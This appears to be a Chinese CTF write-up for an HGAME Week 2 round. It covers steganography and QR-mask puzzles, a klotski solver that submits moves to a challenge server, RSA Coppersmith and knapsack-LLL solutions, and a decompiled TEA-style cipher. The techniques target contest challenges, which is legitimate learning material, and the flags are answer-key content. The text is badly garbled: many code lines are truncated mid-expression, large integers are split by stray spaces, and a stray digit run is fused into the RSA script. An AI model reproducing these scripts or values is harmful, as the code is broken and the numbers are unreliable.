Week2

*表示未解出

Misc

ek1ng_want_girlfriend

导出 http 对象


hgame{ek1ng_want_girlfriend_qq_761042182}

```Go
hgame{ek1ng_want_girlfriend_qq_761042182}
```


ezWord

docx 改 zip 解压

获得两张图片和一个压缩包

bwm-python3 盲水印得到 key: `T1hi3sI4sKey`


纯文本




spammimic – decoded


www.spammimic.com

spammimic


Decoded
Your spam message Dear E-Commerce professional ; This lett... decodes to:
Encode
Look wrong?, try the old version
Copyright © 2000-2023 spammimic.com, All rights reserved


Last build: 2 years ago
Recipe
ROT8000
Input
Output
hgame{0k_you_s0lve_al1_th3_secr3t}

龙之舞



翻转一下

Go

```
key: 5H8w1nlWCX3hQLG
```


deepsound 提取了一个 `XXX.zip` 解压得到 gif

gif 提取拼出 qrcode


但是解不开

merri.cx
https://merri.cx/qrazybox/


选择



然后点击 editor mode，切换为 decode mode




点击 decode 就暴力出来了




更深入一点，这题是将二维码的掩码信息修改了

打开原图可以看到当前的 mask pattern 是 1




首先在原图基础上选择 mask pattern 1，将数据还原



然后再选择 mask pattern4，也就是原来的掩码

就可以看到 flag 了



然后从 data blocks 提取完整的 flag 即可

华容道

利用 js 库解

github.com
https://github.com/jeantimex/klotski

Python

```
import json
import os
import re
```

```
import string

import requests
def parser_layout(layout):
    places = [[j for j in layout[i * 4:i * 4 + 4]] for i in range(5)]
    print(places)
    block_places=[]
    count=0
    for y,i in enumerate(places):
        for x,j in enumerate(i):
            if j=='2':
                places[y][x]=string.ascii_uppercase[count]
                block_places.append({ "shape": [1, 1], "position": [y,
                count+=1
            elif j=='4':
                places[y][x] = string.ascii_uppercase[count]
                places[y][x+1] = string.ascii_uppercase[count]
                count += 1
                block_places.append({"shape": [1, 2], "position": [y,
            elif j=='3':
                places[y][x] = string.ascii_uppercase[count]
                places[y+1][x] = string.ascii_uppercase[count]
                count += 1
                block_places.append({"shape": [2, 1], "position": [y,
            elif j=='5':
                places[y][x] = string.ascii_uppercase[count]
                places[y][x+1] = string.ascii_uppercase[count]
                places[y+1][x] = string.ascii_uppercase[count]
                places[y+1][x + 1] = string.ascii_uppercase[count]
                block_places=[{"shape": [2, 2], "position": [y, x]}]+b
                count += 1
            elif j=='0':
                places[y][x]='.'
    for i in places:
        print(''.join(i))
    return block_places
url='http://47.100.137.175:32156'
rep=requests.get(f'{url}/api/newgame')
print(rep)
gameInfo = json.loads(rep.text)
layout = gameInfo['layout']
```


```
gameId = gameInfo['gameId']
for _ in range(10):
    #layout='35121112341310312012'
    places=parser_layout(layout)
    f=open('1.js','r')
    content=f.read()
    content=content.replace('$block',str(places))
    f.close()
    f=open(f'{layout}.js','w')
    f.write(content)
    f.close()
    ans=os.popen(f'node {layout}.js').readlines()
    steps=[]
    for i in ans:
        move=re.match(r'\{ step: (\d+), blockIdx: (\d+), dirIdx: (\d+)
        _,blockIndex,direction=move.groups()
        blockIndex=int(blockIndex)
        direction=int(direction)
        #print(blockIndex,direction)
        currentPos=places[blockIndex]['position']
        if direction==1:
            _direction=2
        elif direction==2:
            _direction=1
        elif direction==0:
            _direction=3
        elif direction==3:
            _direction=4
        steps.append({"position":currentPos[0]*4+currentPos[1],"direct
        if direction==0:
            places[blockIndex]['position']=[places[blockIndex]['positi
        elif direction==1:
            places[blockIndex]['position']=[places[blockIndex]['positi
        elif direction==2:
            places[blockIndex]['position']=[places[blockIndex]['positi
        elif direction==3:
            places[blockIndex]['position']=[places[blockIndex]['positi
        #print(currentPos,places[blockIndex]['position'])
    # for i in steps:
    #     print(i)
    rep=requests.post(url=f'{url}/api/submit/{gameId}',json=steps)
```

```
    print(rep.text)
    gameInfo = json.loads(rep.text)
    layout = gameInfo['game_stage']['layout']
```

Crypto

奇怪图片 plus

8693346e81fa05d8817fd2550455cdf6



midRSA

已知明文高位攻击

Python

```
e=5
n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=45622131411586708863820720303449463624470661111162172357784872909606923006795813266301862566144713150175868450263938320833284468193969812445918857181352714977229246413953073671761974170494592607563206400
```

```
721253615164356311218457531865592979933552707798180577029737833915898511591140293102965517014567486989142313448351879175593054402695606133268932047481279992549021029196053703638895811367241640968795731738702808066204540874669703589986547367552570232250781470185371017028080662045408746697035899865473675525702322507814701853710m_b=999990028100335777342031068116933082326653253380390563 7<<128

kbits=400

PR.<x> = PolynomialRing(Zmod(n))
f = (x + m_b)^e-c

x0 = f.small_roots(X=2^kbits, beta=1)[0]

m = m_b + int(x0)
print('[-]x is ' + hex(int(x0)))
print('[-]m is: ' + str(m))
print('[-]hex(m) is: ' + '{:x}'.format(m))

hgame{c0ppr3smith_St3re0typed_m3ssag3s}
```

backpack

背包问题

Python

```python
from Crypto.Util.number import *
import random
import hashlib

a=[getPrime(96) for _ in range(48)]
p=random.getrandbits(48)
assert len(bin(p)[2:])==48
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'

bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1
```

```
print(f'a={a}')
print(f'bag={bag}')

"""
a=[747630795102616991263455259 79, 5172504947006895081047848 7507, 47190
bag=120254819682601389900652731 4947
"""
```


Python

```python
M=[747630795102616991263455259 79, 5172504947006895081047848 7507, 47190
S=120254819682601389900652731 4947
n = len(M)
L = matrix.zero(n + 1)
for row, x in enumerate(M):
    L[row, row] = 2
    L[row, -1] = x

L[-1, :] = 1
L[-1, -1] = S
res = L.LLL()
print(res[0])
#111101000010110101010001010011000111000100100001
```

注意顺序要反一下

babyRSA*

Python

```python
from Crypto.Util.number import *
from secret import flag,e
m=bytes_to_long(flag)
p=getPrime(64)
q=getPrime(256)
n=p**4*q
```

```
k=getPrime(16)
gift=pow(e+114514+p**k,0x10001,p)
c=pow(m,e,n)
print(f'p={p}')
print(f'q={q}')
print(f'c={c}')
print(f'gift={gift}')
"""
p=14213355454944773291
q=6184356205162070038634855117537193048606497844115920076561833974376 4
c=10500213872246694649593663865603821400004347575163902508525511396508
gift=9751789326354522940
"""
```

$$gift \equiv (e+114514)^{0x10001} \mod p$$
$$e \equiv gift^{invert(0x10001,p)} - 114514 \mod p$$
$$e' = e \mod p$$
$$c^{invert(e',\varphi)} = m^{(e'+kp)invert(e',\varphi)} = m^{1+kp(e')^{-1}}$$

Re

ezcpp

加密函数

```c
__int64 __fastcall sub_140001070(int *input)
{

  input[8] = 1234;
  delta2 = 0;
  input[9] = 2341;
  count2 = 32i64;
  input[10] = 3412;
  delta0 = 0;
  input[11] = 4123;
```

```
count = 32i64;
input[12] = -559038737;
c0 = *input;
c1 = input[1];
do
{
  delta0 -= -0xDEADBEEF;
  c0 += (delta0 + c1) ^ (16 * c1 + 1234) ^ (32 * c1 + 2341);
  c1 += (delta0 + c0) ^ (16 * c0 + 3412) ^ (32 * c0 + 4123);
  --count;
}
while ( count );
*input = c0;
delta1 = 0;
input[1] = c1;
count1 = 32i64;
c1_ = *(input + 1);
c5 = *(input + 5);
v11 = input[12];
v12 = input[9];
v13 = input[8];
v14 = input[11];
v15 = input[10];
do
{
  delta1 += v11;
  c1_ += (delta1 + c5) ^ (v12 + 32 * c5) ^ (v13 + 16 * c5);
  c5 += (delta1 + c1_) ^ (v14 + 32 * c1_) ^ (v15 + 16 * c1_);
  --count1;
}
while ( count1 );
*(input + 1) = c1_;
v16 = 0;
*(input + 5) = c5;
v17 = 32i64;
c2 = *(input + 2);
c6 = *(input + 6);
do
{
  v16 += v11;
  c2 += (v16 + c6) ^ (v12 + 32 * c6) ^ (v13 + 16 * c6);
```

